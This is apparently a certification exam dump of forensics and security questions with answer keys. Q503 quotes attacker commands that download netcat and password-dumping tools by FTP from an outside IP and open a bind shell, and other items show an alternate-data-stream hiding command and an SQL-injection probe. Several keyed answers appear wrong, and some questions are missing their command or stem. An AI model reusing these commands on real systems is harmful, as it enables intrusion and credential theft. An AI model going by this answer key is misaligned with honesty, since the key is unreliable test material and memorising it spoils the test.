
- A. The system was not able to process the packet because there was not enough room for all of the desired IP header options
- B. Immediate action required messages
- C. Some packet-matching logs were missed because the access list log messages were rate limited, or no access list log buffers were available
- D. A packet matching the log criteria for the given access list has been detected (TCP or UDP)

Answer: D

NEW QUESTION 235

- (Exam Topic 2)

What feature of Windows is the following command trying to utilize?



```
C:\WINDOWS\system32\cmd.exe
C:\>type c:\discovery.doc > c:\windows\system32\sol.exe:discovery.doc
```

- A. White space
- B. AFS
- C. ADS
- D. Slack file

Answer: C

NEW QUESTION 239

- (Exam Topic 2)

Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?

- A. PRIV.STM
- B. gwcheck.db
- C. PRIV.EDB
- D. PUB.EDB

Answer: A

NEW QUESTION 242

- (Exam Topic 2)

Smith, a forensic examiner, was analyzing a hard disk image to find and acquire deleted sensitive files. He stumbled upon a \$Recycle.Bin folder in the root directory of the disk. Identify the operating system in use.

- A. Windows 98
- B. Linux

- C. Windows 8.1
- D. Windows XP

Answer: D

NEW QUESTION 246

- (Exam Topic 2)

When a user deletes a file or folder, the system stores complete path including the original filename in a special hidden file called "INFO2" in the Recycled folder. If the INFO2 file is deleted, it is recovered when you _____ .

- A. Undo the last action performed on the system
- B. Reboot Windows
- C. Use a recovery tool to undelete the file
- D. Download the file from Microsoft website

Answer: A

NEW QUESTION 250

- (Exam Topic 2)

What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?

- A. Copyright
- B. Design patent
- C. Trademark
- D. Utility patent

Answer: D

NEW QUESTION 255

- (Exam Topic 2)

To check for POP3 traffic using Ethereal, what port should an investigator search by?

- A. 143
- B. 25
- C. 110
- D. 125

Answer: C

NEW QUESTION 259

- (Exam Topic 2)

Which among the following is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations?

- A. HIPAA
- B. GLBA
- C. SOX
- D. FISMA

Answer: C

NEW QUESTION 264

- (Exam Topic 2)

While looking through the IIS log file of a web server, you find the following entries:

```
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index.asp
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /login.asp?username=if {(select user)='sa' OR (select user)='dbo')}
select 1 else select 1/0
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Developments/index_02.jpg
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index_04.jpg
```

What is evident from this log file?

- A. Web bugs
- B. Cross site scripting
- C. Hidden fields
- D. SQL injection is possible

Answer: D

NEW QUESTION 266

- (Exam Topic 2)

A master boot record (MBR) is the first sector ("sector zero") of a data storage device. What is the size of MBR?

- A. Depends on the capacity of the storage device
- B. 1048 Bytes
- C. 4092 Bytes
- D. 512 Bytes

Answer: D

NEW QUESTION 270

- (Exam Topic 2)

In the following email header, where did the email first originate from?

```
Microsoft Mail Internet Headers version 2.0
Received: from smtp1.somedomain.com ([199.190.129.133]) by somedomain.com
with Microsoft SMTPSVC(6.0.3790.1830);
    Fri, 1 Jun 2007 09:43:08 -0500
Received: from david1.state.ok.gov.us (david1.state.ok.gov [172.16.28.115])
    by smtp1.somedomain.com (8.13.1/8.12.11) with ESMTTP id 151EfCEh032241
    for <someone@somedomain.com>; Fri, 1 Jun 2007 09:41:13 -0500
Received: from simon1.state.ok.gov.us ([172.18.0.199]) by
david1.state.ok.gov.us with Microsoft SMTPSVC(6.0.3790.1830);
    Fri, 1 Jun 2007 09:41:13 -0500
X-Ninja-PIM: Scanned by Ninja
X-Ninja-AttachmentFiltering: (no action)
X-MimeOLE: Produced By Microsoft Exchange V6.5.7235.2
Content-class: urn:content-classes:message
Return-Receipt-To: "Johnson, Jimmy" <jimmy@somewherelese.com>
MIME-version: 1.0
```

- A. Somedomain.com
- B. Smtpl.somedomain.com
- C. Simon1.state.ok.gov.us
- D. David1.state.ok.gov.us

Answer: C

NEW QUESTION 275

- (Exam Topic 2)

Which of the following acts as a network intrusion detection system as well as network intrusion prevention system?

- A. Accunetix
- B. Nikto
- C. Snort
- D. Kismet

Answer: C

NEW QUESTION 280

- (Exam Topic 2)

When is it appropriate to use computer forensics?

- A. If copyright and intellectual property theft/misuse has occurred
- B. If employees do not care for their boss management techniques
- C. If sales drop off for no apparent reason for an extended period of time
- D. If a financial institution is burglarized by robbers

Answer: A

NEW QUESTION 284

- (Exam Topic 2)

Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?

- A. Lsproc
- B. DumpChk
- C. RegEdit
- D. EProcess

Answer: D

NEW QUESTION 287

- (Exam Topic 2)

A small law firm located in the Midwest has possibly been breached by a computer hacker looking to obtain information on their clientele. The law firm does not have any on-site IT employees, but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

- A. Searching for evidence themselves would not have any ill effects
- B. Searching could possibly crash the machine or device
- C. Searching creates cache files, which would hinder the investigation
- D. Searching can change date/time stamps

Answer: D

NEW QUESTION 289

- (Exam Topic 2)

Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence?

- A. Record the system state by taking photographs of physical system and the display
- B. Perform data acquisition without disturbing the state of the systems
- C. Open the systems, remove the hard disk and secure it
- D. Switch off the systems and carry them to the laboratory

Answer: A

NEW QUESTION 294

- (Exam Topic 2)

Harold is a computer forensics investigator working for a consulting firm out of Atlanta Georgia. Harold is called upon to help with a corporate espionage case in Miami Florida. Harold assists in the investigation by pulling all the data from the computers allegedly used in the illegal activities. He finds that two suspects in the company were stealing sensitive corporate information and selling it to competing companies. From the email and instant messenger logs recovered, Harold has discovered that the two employees notified the buyers by writing symbols on the back of specific stop signs. This way, the buyers knew when and where to meet with the alleged suspects to buy the stolen material. What type of steganography did these two suspects use?

- A. Text semagram
- B. Visual semagram
- C. Grill cipher
- D. Visual cipher

Answer: B

NEW QUESTION 297

- (Exam Topic 2)

Which of the following reports are delivered under oath to a board of directors/managers/panel of the jury?

- A. Written Formal Report
- B. Verbal Formal Report
- C. Verbal Informal Report
- D. Written Informal Report

Answer: B

NEW QUESTION 301

- (Exam Topic 2)

When should an MD5 hash check be performed when processing evidence?

- A. After the evidence examination has been completed
- B. On an hourly basis during the evidence examination
- C. Before and after evidence examination
- D. Before the evidence examination has been completed

Answer: C

NEW QUESTION 305

- (Exam Topic 2)

The investigator wants to examine changes made to the system's registry by the suspect program. Which of the following tool can help the investigator?

- A. TRIPWIRE
- B. RAM Capturer
- C. Regshot
- D. What's Running

Answer: C

NEW QUESTION 307

- (Exam Topic 2)

John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

- A. Strip-cut shredder
- B. Cross-cut shredder
- C. Cross-hatch shredder
- D. Cris-cross shredder

Answer: B

NEW QUESTION 310

- (Exam Topic 2)

Why would a company issue a dongle with the software they sell?

- A. To provide source code protection
- B. To provide wireless functionality with the software
- C. To provide copyright protection
- D. To ensure that keyloggers cannot be used

Answer: C

NEW QUESTION 314

- (Exam Topic 2)

What technique is used by JPEGs for compression?

- A. ZIP
- B. TCD
- C. DCT
- D. TIFF-8

Answer: C

NEW QUESTION 316

- (Exam Topic 2)

Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

- A. Advanced Office Password Recovery
- B. Active@ Password Changer
- C. Smartkey Password Recovery Bundle Standard
- D. Passware Kit Forensic

Answer: B

NEW QUESTION 317

- (Exam Topic 2)

Which program is the bootloader when Windows XP starts up?

- A. KERNEL.EXE
- B. NTLDR
- C. LOADER
- D. LILO

Answer: B

NEW QUESTION 320

- (Exam Topic 2)

Which forensic investigating concept trails the whole incident from how the attack began to how the victim was affected?

- A. Point-to-point
- B. End-to-end
- C. Thorough
- D. Complete event analysis

Answer: B

NEW QUESTION 323

- (Exam Topic 2)

Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?

- A. Shortcut Files
- B. Virtual files
- C. Prefetch Files
- D. Image Files

Answer: A

NEW QUESTION 328

- (Exam Topic 2)

What layer of the OSI model do TCP and UDP utilize?

- A. Data Link
- B. Network
- C. Transport
- D. Session

Answer: C

NEW QUESTION 333

- (Exam Topic 2)

Which among the following search warrants allows the first responder to get the victim's computer information such as service records, billing records, and subscriber information from the service provider?

- A. Citizen Informant Search Warrant
- B. Electronic Storage Device Search Warrant

- C. John Doe Search Warrant
- D. Service Provider Search Warrant

Answer: B

NEW QUESTION 334

- (Exam Topic 2)

Which of the following Registry components include offsets to other cells as well as the LastWrite time for the key?

- A. Value list cell
- B. Value cell
- C. Key cell
- D. Security descriptor cell

Answer: C

NEW QUESTION 335

- (Exam Topic 2)

Which of the following techniques can be used to beat steganography?

- A. Encryption
- B. Steganalysis
- C. Decryption
- D. Cryptanalysis

Answer: B

NEW QUESTION 337

- (Exam Topic 2)

Jason discovered a file named \$RIYG6VR.doc in the C:\\$Recycle.Bin\<USER SID>\ while analyzing a hard disk image for the deleted data. What inferences can he make from the file name?

- A. It is a doc file deleted in seventh sequential order
- B. RIYG6VR.doc is the name of the doc file deleted from the system
- C. It is file deleted from R drive
- D. It is a deleted doc file

Answer: D

NEW QUESTION 340

- (Exam Topic 2)

Linux operating system has two types of typical bootloaders namely LILO (Linux Loader) and GRUB (Grand Unified Bootloader). In which stage of the booting process do the bootloaders become active?

- A. Bootloader Stage
- B. Kernel Stage
- C. BootROM Stage
- D. BIOS Stage

Answer: A

NEW QUESTION 342

- (Exam Topic 2)

In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

- A. The change in the routing fabric to bypass the affected router
- B. More RESET packets to the affected router to get it to power back up
- C. RESTART packets to the affected router to get it to power back up
- D. STOP packets to all other routers warning of where the attack originated

Answer: A

NEW QUESTION 343

- (Exam Topic 2)

Why is it still possible to recover files that have been emptied from the Recycle Bin on a Windows computer?

- A. The data is still present until the original location of the file is used
- B. The data is moved to the Restore directory and is kept there indefinitely
- C. The data will reside in the L2 cache on a Windows computer until it is manually deleted
- D. It is not possible to recover data that has been emptied from the Recycle Bin

Answer: A

NEW QUESTION 344

- (Exam Topic 2)

When a router receives an update for its routing table, what is the metric value change to that path?

- A. Increased by 2
- B. Decreased by 1
- C. Increased by 1
- D. Decreased by 2

Answer: C

NEW QUESTION 346

- (Exam Topic 2)

Why should you never power on a computer that you need to acquire digital evidence from?

- A. When the computer boots up, files are written to the computer rendering the data nclean
- B. When the computer boots up, the system cache is cleared which could destroy evidence
- C. When the computer boots up, data in the memory buffer is cleared which could destroy evidence
- D. Powering on a computer has no affect when needing to acquire digital evidence from it

Answer: A

NEW QUESTION 348

- (Exam Topic 2)

Which of the following tool can the investigator use to analyze the network to detect Trojan activities?

- A. Regshot
- B. TRIPWIRE
- C. RAM Computer
- D. Capsa

Answer: D

NEW QUESTION 349

- (Exam Topic 2)

Which of the following is an iOS Jailbreaking tool?

- A. Kingo Android ROOT
- B. Towelroot
- C. One Click Root
- D. Redsn0w

Answer: D

NEW QUESTION 351

- (Exam Topic 2)

Watson, a forensic investigator, is examining a copy of an ISO file stored in CDFS format. What type of evidence is this?

- A. Data from a CD copied using Windows
- B. Data from a CD copied using Mac-based system
- C. Data from a DVD copied using Windows system
- D. Data from a CD copied using Linux system

Answer: A

NEW QUESTION 356

- (Exam Topic 2)

When investigating a computer forensics case where Microsoft Exchange and Blackberry Enterprise server are used, where would investigator need to search to find email sent from a Blackberry device?

- A. RIM Messaging center
- B. Blackberry Enterprise server
- C. Microsoft Exchange server
- D. Blackberry desktop redirector

Answer: C

NEW QUESTION 360

- (Exam Topic 2)

When making the preliminary investigations in a sexual harassment case, how many investigators are you recommended having?

- A. One
- B. Two
- C. Three
- D. Four

Answer:

B

NEW QUESTION 364

- (Exam Topic 1)

Why should you note all cable connections for a computer you want to seize as evidence?

- A. to know what outside connections existed
- B. in case other devices were connected
- C. to know what peripheral devices exist
- D. to know what hardware existed

Answer: A

NEW QUESTION 366

- (Exam Topic 1)

After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a large organization and should respond to any number of scans. You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts respond to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce a few responses?

- A. Only IBM AS/400 will reply to this scan
- B. Only Windows systems will reply to this scan
- C. A switched network will not respond to packets sent to the broadcast address
- D. Only Unix and Unix-like systems will reply to this scan

Answer: D

NEW QUESTION 370

- (Exam Topic 1)

Harold is a security analyst who has just run the `rdisk /s` command to grab the backup SAM files on a computer. Where should Harold navigate on the computer to find the file?

- A. `%systemroot%\system32\LSA`
- B. `%systemroot%\system32\drivers\etc`
- C. `%systemroot%\repair`
- D. `%systemroot%\LSA`

Answer: C

NEW QUESTION 375

- (Exam Topic 1)

You have completed a forensic investigation case. You would like to destroy the data contained in various disks at the forensics lab due to sensitivity of the case. How would you permanently erase the data on the hard disk?

- A. Throw the hard disk into the fire
- B. Run the powerful magnets over the hard disk
- C. Format the hard disk multiple times using a low level disk utility
- D. Overwrite the contents of the hard disk with Junk data

Answer: A

NEW QUESTION 376

- (Exam Topic 1)

When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

- A. Passive IDS
- B. Active IDS
- C. Progressive IDS
- D. NIPS

Answer: B

NEW QUESTION 379

- (Exam Topic 1)

Which of the following is NOT a graphics file?

- A. `Picture1.tga`
- B. `Picture2.bmp`
- C. `Picture3.nfo`
- D. `Picture4.psd`

Answer: C

NEW QUESTION 384

- (Exam Topic 1)

If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

- A. The zombie will not send a response
- B. 31402
- C. 31399
- D. 31401

Answer: D

NEW QUESTION 387

- (Exam Topic 1)

You are working for a large clothing manufacturer as a computer forensics investigator and are called in to investigate an unusual case of an employee possibly stealing clothing designs from the company and selling them under a different brand name for a different company. What you discover during the course of the investigation is that the clothing designs are actually original products of the employee and the company has no policy against an employee selling his own designs on his own time. The only thing that you can find that the employee is doing wrong is that his clothing design incorporates the same graphic symbol as that of the company with only the wording in the graphic being different. What area of the law is the employee violating?

- A. trademark law
- B. copyright law
- C. printright law
- D. landmark law

Answer: A

NEW QUESTION 392

- (Exam Topic 1)

You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

- A. Poison the DNS records with false records
- B. Enumerate MX and A records from DNS
- C. Establish a remote connection to the Domain Controller
- D. Enumerate domain user accounts and built-in groups

Answer: D

NEW QUESTION 395

- (Exam Topic 1)

What does the superblock in Linux define?

- A. filenames
- B. diskgeometr
- C. location of the firstinode
- D. available space

Answer: C

NEW QUESTION 398

- (Exam Topic 1)

Item 2If you come across a sheepdip machine at your client site, what would you infer?

- A. A sheepdip coordinates several honeypots
- B. A sheepdip computer is another name for a honeypot
- C. A sheepdip computer is used only for virus-checking.
- D. A sheepdip computer defers a denial of service attack

Answer: C

NEW QUESTION 402

- (Exam Topic 1)

James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

- A. Smurf
- B. Trinoo
- C. Fraggle
- D. SYN flood

Answer: A

NEW QUESTION 404

- (Exam Topic 1)

Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

- A. Tailgating

- B. Backtrapping
- C. Man trap attack
- D. Fuzzing

Answer: A

NEW QUESTION 407

- (Exam Topic 1)

Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold? needs?

- A. Circuit-level proxy firewall
- B. Packet filtering firewall
- C. Application-level proxy firewall
- D. Data link layer firewall

Answer: C

NEW QUESTION 410

- (Exam Topic 1)

To preserve digital evidence, an investigator should _____.

- A. Make two copies of each evidence item using a single imaging tool
- B. Make a single copy of each evidence item using an approved imaging tool
- C. Make two copies of each evidence item using different imaging tools
- D. Only store the original evidence item

Answer: C

NEW QUESTION 411

- (Exam Topic 1)

When examining a file with a Hex Editor, what space does the file header occupy?

- A. the last several bytes of the file
- B. the first several bytes of the file
- C. none, file headers are contained in the FAT
- D. one byte at the beginning of the file

Answer: D

NEW QUESTION 413

- (Exam Topic 1)

Office Documents (Word, Excel and PowerPoint) contain a code that allows tracking the MAC or unique identifier of the machine that created the document. What is that code called?

- A. Globally unique ID
- B. Microsoft Virtual Machine Identifier
- C. Personal Application Protocol
- D. Individual ASCII string

Answer: A

NEW QUESTION 418

- (Exam Topic 1)

What will the following command accomplish?

- A. Test ability of a router to handle over-sized packets
- B. Test the ability of a router to handle under-sized packets
- C. Test the ability of a WLAN to handle fragmented packets
- D. Test the ability of a router to handle fragmented packets

Answer: A

NEW QUESTION 420

- (Exam Topic 1)

George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity. George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network. What filter should George use in Ethereal?

- A. src port 23 and dst port 23
- B. udp port 22 and host 172.16.28.1/24
- C. net port 22
- D. src port 22 and dst port 22

Answer: D

NEW QUESTION 423

- (Exam Topic 1)

- A. 202
- B. 404
- C. 505
- D. 909

Answer: B

NEW QUESTION 425

- (Exam Topic 1)

You are working in the security Department of law firm. One of the attorneys asks you about the topic of sending fake email because he has a client who has been charged with doing just that. His client alleges that he is innocent and that there is no way for a fake email to actually be sent. You inform the attorney that his client is mistaken and that fake email is possibility and that you can prove it. You return to your desk and craft a fake email to the attorney that appears to come from his boss. What port do you send the email to on the company SMTP server?

- A. 10
- B. 25
- C. 110
- D. 135

Answer: B

NEW QUESTION 426

- (Exam Topic 1)

What is the name of the Standard Linux Command that is also available as windows application that can be used to create bit-stream images?

- A. mcopy
- B. image
- C. MD5
- D. dd

Answer: D

NEW QUESTION 428

- (Exam Topic 1)

Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

- A. Trick the switch into thinking it already has a session with Terri's computer
- B. Poison the switch's MAC address table by flooding it with ACK bits
- C. Crash the switch with a DoS attack since switches cannot send ACK bits
- D. Enable tunneling feature on the switch

Answer: A

NEW QUESTION 432

- (Exam Topic 1)

Which of the following file system is used by Mac OS X?

- A. EFS
- B. HFS+
- C. EXT2
- D. NFS

Answer: B

NEW QUESTION 436

- (Exam Topic 1)

During the course of a corporate investigation, you find that an Employee is committing a crime. Can the Employer file a criminal complaint with Police?

- A. Yes, and all evidence can be turned over to the police
- B. Yes, but only if you turn the evidence over to a federal law enforcement agency
- C. No, because the investigation was conducted without following standard police procedures
- D. No, because the investigation was conducted without warrant

Answer: A

NEW QUESTION 440

- (Exam Topic 1)

The police believe that Melvin Matthew has been obtaining unauthorized access to computers belonging to numerous computer software and computer operating systems manufacturers, cellular telephone manufacturers, Internet Service Providers and Educational Institutions. They also suspect that he has been stealing,

copying and misappropriating proprietary computer software belonging to the several victim companies. What is preventing the police from breaking down the suspects door and searching his home and seizing all of his computer equipment if they have not yet obtained a warrant?

- A. The Fourth Amendment
- B. The USA patriot Act
- C. The Good Samaritan Laws
- D. The Federal Rules of Evidence

Answer: A

NEW QUESTION 443

- (Exam Topic 1)

What type of file is represented by a colon (:) with a name following it in the Master File Table of NTFS disk?

- A. A compressed file
- B. A Data stream file
- C. An encrypted file
- D. A reserved file

Answer: B

NEW QUESTION 445

- (Exam Topic 1)

Microsoft Outlook maintains email messages in a proprietary format in what type of file?

- A. .email
- B. .mail
- C. .pst
- D. .doc

Answer: C

NEW QUESTION 446

- (Exam Topic 1)

A law enforcement officer may only search for and seize criminal evidence with _____, which are facts or circumstances that would lead a reasonable person to believe a crime has been committed or is about to be committed, evidence of the specific crime exists and the evidence of the specific crime exists at the place to be searched.

- A. Mere Suspicion
- B. A preponderance of the evidence
- C. Probable cause
- D. Beyond a reasonable doubt

Answer: C

NEW QUESTION 450

- (Exam Topic 1)

You are called in to assist the police in an investigation involving a suspected drug dealer. The suspects house was searched by the police after a warrant was obtained and they located a floppy disk in the suspects bedroom. The disk contains several files, but they appear to be password protected. What are two common methods used by password cracking software that you can use to obtain the password?

- A. Limited force and library attack
- B. Brute Force and dictionary Attack
- C. Maximum force and thesaurus Attack
- D. Minimum force and appendix Attack

Answer: B

NEW QUESTION 454

- (Exam Topic 1)

What is the following command trying to accomplish?

- A. Verify that UDP port 445 is open for the 192.168.0.0 network
- B. Verify that TCP port 445 is open for the 192.168.0.0 network
- C. Verify that NETBIOS is running for the 192.168.0.0 network
- D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Answer: A

NEW QUESTION 458

- (Exam Topic 1)

As a security analyst, you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

- A. The IP address of the employees' computers
- B. Bank account numbers and the corresponding routing numbers
- C. The employees network usernames and passwords

D. The MAC address of the employees' computers

Answer: C

NEW QUESTION 462

- (Exam Topic 1)

You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive footprinting against their Web servers. What tool should you use?

- A. Ping sweep
- B. Nmap
- C. Netcraft
- D. Dig

Answer: C

NEW QUESTION 466

- (Exam Topic 1)

What should you do when approached by a reporter about a case that you are working on or have worked on?

- A. Refer the reporter to the attorney that retained you
- B. Say, "no comment"
- C. Answer all the reporter's questions as completely as possible
- D. Answer only the questions that help your case

Answer: A

NEW QUESTION 471

- (Exam Topic 1)

You are working for a local police department that services a population of 1,000,000 people and you have been given the task of building a computer forensics lab. How many law-enforcement computer investigators should you request to staff the lab?

- A. 8
- B. 1
- C. 4
- D. 2

Answer: C

NEW QUESTION 474

- (Exam Topic 1)

Which part of the Windows Registry contains the user's password file?

- A. HKEY_LOCAL_MACHINE
- B. HKEY_CURRENT_CONFIGURATION
- C. HKEY_USER
- D. HKEY_CURRENT_USER

Answer: A

NEW QUESTION 475

- (Exam Topic 1)

What does mactime, an essential part of the coroner's toolkit do?

- A. It traverses the file system and produces a listing of all files based on the modification, access and change timestamps
- B. It can recover deleted file space and search it for dat
- C. However, it does not allow the investigator to preview them
- D. The tools scans for i-node information, which is used by other tools in the tool kit
- E. It is too specific to the MAC OS and forms a core component of the toolkit

Answer: A

NEW QUESTION 479

- (Exam Topic 1)

How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?

- A. 128
- B. 64
- C. 32
- D. 16

Answer: C

NEW QUESTION 482

- (Exam Topic 1)

You have used a newly released forensic investigation tool, which doesn't meet the Daubert Test, during a case. The case has ended-up in court. What argument could the defense make to weaken your case?

- A. The tool hasn't been tested by the International Standards Organization (ISO)
- B. Only the local law enforcement should use the tool
- C. The total has not been reviewed and accepted by your peers
- D. You are not certified for using the tool

Answer: C

NEW QUESTION 484

- (Exam Topic 1)

What TCP/UDP port does the toolkit program netstat use?

- A. Port 7
- B. Port 15
- C. Port 23
- D. Port 69

Answer: B

NEW QUESTION 489

- (Exam Topic 1)

In General, _____ Involves the investigation of data that can be retrieved from the hard disk or other disks of a computer by applying scientific methods to retrieve the data.

- A. Network Forensics
- B. Data Recovery
- C. Disaster Recovery
- D. Computer Forensics

Answer: D

NEW QUESTION 490

- (Exam Topic 1)

What term is used to describe a cryptographic technique for embedding information into something else for the sole purpose of hiding that information from the casual observer?

- A. rootkit
- B. key escrow
- C. steganography
- D. Offset

Answer: C

NEW QUESTION 492

- (Exam Topic 1)

If a suspect computer is located in an area that may have toxic chemicals, you must:

- A. coordinate with the HAZMAT team
- B. determine a way to obtain the suspect computer
- C. assume the suspect machine is contaminated
- D. do not enter alone

Answer: A

NEW QUESTION 494

- (Exam Topic 1)

The following excerpt is taken from a honeypot log. The log captures activities across three days.

There are several intrusion attempts; however, a few are successful.

(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169

Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482

Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53

Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21

Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53

Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111

Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80

Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

Apr 26 06:44:25 victim7 PAM_pwd[12509]: (login) session opened for user simple by (uid=0)

Apr 26 06:44:36 victim7 PAM_pwd[12521]: (su) session opened for user simon by simple(uid=506) Apr 26 06:45:34 [6283]: IDS175/socks-probe:

24.112.167.35:20 -> 172.16.1.107:1080

Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

From the options given below choose the one which best interprets the following entry: Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 ->

172.16.1.107:53

- A. An IDS evasion technique
- B. A buffer overflow attempt
- C. A DNS zone transfer
- D. Data being retrieved from 63.226.81.13

Answer: A

NEW QUESTION 496

- (Exam Topic 1)

You are employed directly by an attorney to help investigate an alleged sexual harassment case at a large pharmaceutical manufacture. While at the corporate office of the company, the CEO demands to know the status of the investigation. What prevents you from discussing the case with the CEO?

- A. the attorney-work-product rule
- B. Good manners
- C. Trade secrets
- D. ISO 17799

Answer: A

NEW QUESTION 501

- (Exam Topic 1)

Which is a standard procedure to perform during all computer forensics investigations?

- A. with the hard drive removed from the suspect PC, check the date and time in the system's CMOS
- B. with the hard drive in the suspect PC, check the date and time in the File Allocation Table
- C. with the hard drive removed from the suspect PC, check the date and time in the system's RAM
- D. with the hard drive in the suspect PC, check the date and time in the system's CMOS

Answer: A

NEW QUESTION 503

- (Exam Topic 1)

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

```
"cmd1.exe /c open 213.116.251.162 >ftpcom" "cmd1.exe /c echo johna2k >>ftpcom" "cmd1.exe /c echo haxedj00 >>ftpcom" "cmd1.exe /c echo get nc.exe >>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c echo quit >>ftpcom" "cmd1.exe /c ftp -s:ftpcom" "cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?
```

- A. It is a local exploit where the attacker logs in using username johna2k
